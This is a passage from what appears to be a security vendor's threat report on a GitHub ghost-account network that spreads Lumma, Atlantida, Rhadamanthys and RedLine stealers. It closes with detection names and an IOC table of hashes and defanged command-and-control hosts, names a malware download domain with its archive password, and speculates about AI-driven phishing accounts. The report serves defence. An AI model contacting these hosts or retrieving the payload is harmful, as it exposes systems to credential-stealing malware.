

Figure 35 – GitHub account with download and YouTube links.

In the YouTube video, the threat actor is seen downloading a password-protected archive from `clouds-folder[.]com`, extracting it using the password `2424`, and then proceeding to execute the installer (**Lumma Stealer**). During our careful examination of the video, we identified the full path to the `dist` folder, `C:\\Users\\Peresvet\\DevelNextProjects\\test\\build\\dist`.



Figure 36 – Ghost YouTube Account and malicious unlisted Video.

The YouTube Ghost account also comments on its own video. Additionally, we observed the actual owner of the compromised GitHub account, `@ANGEOM21`, replying to one of the Ghost's comments. This interaction validates our previous assumption that many of the accounts in the **Stargazers Ghost Network** are compromised.



Figure 37 – YouTube Ghost account's video comment section.

We believe that **Stargazer Goblin** created a **universe of Ghost accounts** operating across various platforms such as , and many others. This further leads us to believe that the **Atlantida Stealer** campaigns, which specifically targeted social media-oriented users, could have been performed by

Stargazer Goblin to obtain accounts for the Ghost networks. Similar to GitHub, other platforms can be utilized to legitimize malicious phishing and distribute links and malware to victims through posts, repositories, videos, tweets, and channels, depending on the features each platform offers.

Future Ghost accounts could potentially utilize Artificial Intelligence (AI) models to generate more targeted and diverse content, from text to images and videos. By considering targeted users' replies, these AI-driven accounts could promote phishing material not only through standardized templates but also through customized responses tailored to real users' needs and interactions. A new era of malware distribution is here, where we expect these types of operations to occur more frequently, making it increasingly difficult to distinguish legitimate content from malicious material.

Conclusion

Stargazer Goblin created an extremely sophisticated malware distribution operation that avoids detection as GitHub is considered a legitimate website, bypasses suspicions of malicious activities, and minimizes and recovers any damage when GitHub disrupts their network. Utilizing multiple accounts and profiles performing different activities from starring to hosting the repository, committing the phishing template, and hosting malicious releases, enables the **Stargazers Ghost Network** to minimize their losses when GitHub performs any actions to disturb their operations as usually only one part of the whole operation is disrupted instead of all the involved accounts.

The campaigns performed by the **Stargazers Ghost Network** and malware distributed via this service are extremely successful. In a short period of time, thousands of victims installed software from what appears to be a legitimate repository without suspecting any malicious intent. The heavily victim-oriented phishing templates allow threat actors to infect victims with specific profiles and online accounts, making the infections even more valuable.

The actual number of accounts performing various network operations is unclear, as the network is constantly evolving. Our latest calculations suggest there are more than **3,000** Ghost accounts. Considering a campaign of approximately **30** repositories utilizing around **380** Ghost accounts, the total number may be even higher. While GitHub does ban suspect accounts in many cases, the operations run uninterrupted for a long time before those measures are taken.

Some of the Ghost accounts appear to have been created by the operators, while others seem to be compromised "normal" GitHub accounts. This makes GitHub credentials valuable in underground marketplaces, as the network also incorporates such accounts. The addition of compromised accounts into the network makes it challenging to estimate when **Stargazer Goblin** started their malicious activities. As it is difficult to easily separate clear malicious activities from normal users ones. However, based on some core accounts, we consider **August 2022** to be when the network development began and/or was working on a smaller scale. The first public advertisement of **Stargazers Ghost Network** occurred the following year, on **July 8, 2023**. The total estimated profit for **Stargazer Goblin** is estimated at **$100,000**.

We are entering a new era of malware distribution, where ghost accounts organically promote and distribute malicious links across various platforms. Future ghost accounts powered by artificial intelligence could launch even more targeted campaigns, making it increasingly difficult to distinguish between legitimate content and malicious material.

Recommendations

GitHub has been long used for malicious activities, though the introduction of this network in the attack makes it fairly difficult for normal users to detect suspicious repositories. To mitigate the risks of being affected by such threats, it is essential to:

1. Keep operating systems and applications updated through timely patches and other means.
2. Be cautious of unexpected emails/messages with links, especially from unknown senders.
3. Enhance cybersecurity awareness among employees.
4. Consult security specialists for any doubts or uncertainties.

Protection

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect its customers against this type of attack and malware families described in this report.

- **InfoStealer.Win.Atlantida.***
- **Trojan.WIN32.AtlantidaStealer.A**
- **Trojan.WIN32.AtlantidaStealer.B**
- **InfoStealer.Wins.Lumma.ta.S**
- **InfoStealer.Wins.Lumma.ta.T**
- **InfoStealer.Wins.Lumma.ta.U**
- **InfoStealer.Win.Lumma.N**
- **InfoStealer.Win.Lumma.O**
- **Injector.Win.RunPE.C**
- **Loader.Wins.GoBitLoader.A**
- **Trojan.Wins.Imphash.taim.LV**
- **Trojan.Win32.RedLine Stealer.TC.6a9fRQRh**
- **InfoStealer.Wins.Redline.ta.BY**

IOCs

Description	Value
Atlantida – HTA	2B6C8AA2AC917D978DFEC53CEF70EACA36764A93D01D93786CC0D84DA47CE8E6
Atlantida – MHTML	385EBE3D5BD22B6A5AE6314F33A7FA6AA24814005284C79EDAA5BDCF98E28492
Atlantida – Powershell	2EBF051F6A61FA825C684F1D640BFB3BD79ADD0AFCFF698660F83F22E6544CBA
Atlantida – .NET Injector	AB59A8412E4F8BF3A7E20CD656EDACF72E484246DFB6B7766D467C2A1E4CDAB0
Atlantida – C&C	185.172.128[.]95
Rhadamanthys – GO downloader	060DE3B4CF3056F24DE882B4408020CEE0510CB1FF0E5007C621BC98E5B4BDF3
Rhadamanthys – GO downloader – C&Cs	147.45.44[.]73[:]1488 89.23.98[.]116[:]1444
Rhadamanthys – GO Loader	64A49FF6862B2C924280D5E906BC36168112C85D9ACC2EB778B72EA1D4C17895
Rhadamanthys – C&C	147.78.103[.]199[:]2529
Lumma Stealer	148C456E83E746A63E54EC5ABDA801731C42F3778E8EB0BF5A5C731B9A48C45D 2F5624DCDA1D58A45491028ACC63FF3F1F89F564015813C52EEBD80F51220383 98B7488B1A18CB0C5E360C06F0C94D19A5230B7B15D0616856354FB64929B388 A484FA09BE45608E23D8E67CD28675FA3E3C4111AF396501385256CE34FF1D95
Lumma – C&Cs	hxxps://considerrycurrentyws[.]shop hxxps://deprivedrinkyfaiir[.]shop hxxps://detailbaconroollyws[.]shop hxxps://distincttangyflippan[.]shop hxxps://greentastellesqwm[.]shop hxxps://horsedwollfedrwos[.]shop hxxps://innerverdanytiresw[.]shop hxxps://lamentablegapingkwaq[.]shop hxxps://macabrecondfucews[.]shop hxxps://messtimetabledkolvk[.]shop hxxps://patternapplauderw[.]shop hxxps://relaxtionflouwerwi[.]shop hxxps://sideindexfollowragelrew[.]pw hxxps://slamcopynammeks[.]shop hxxps://standingcomperewhitwo[.]shop hxxps://stickyyummyskiwffe[.]shop hxxps://sturdyregularrmsnhw[.]shop hxxps://understanndtytonyguw[.]shop hxxps://vivaciousdqugilew[.]shop
RedLine Stealer	8D8D7EB1180C13ED629DCEAC6C399C656692A6476C49047E0822BEC6156A253A

Description	Value
RedLine – C&C	147.45.47[.]64[:]11837

GO UP
BACK TO ALL POSTS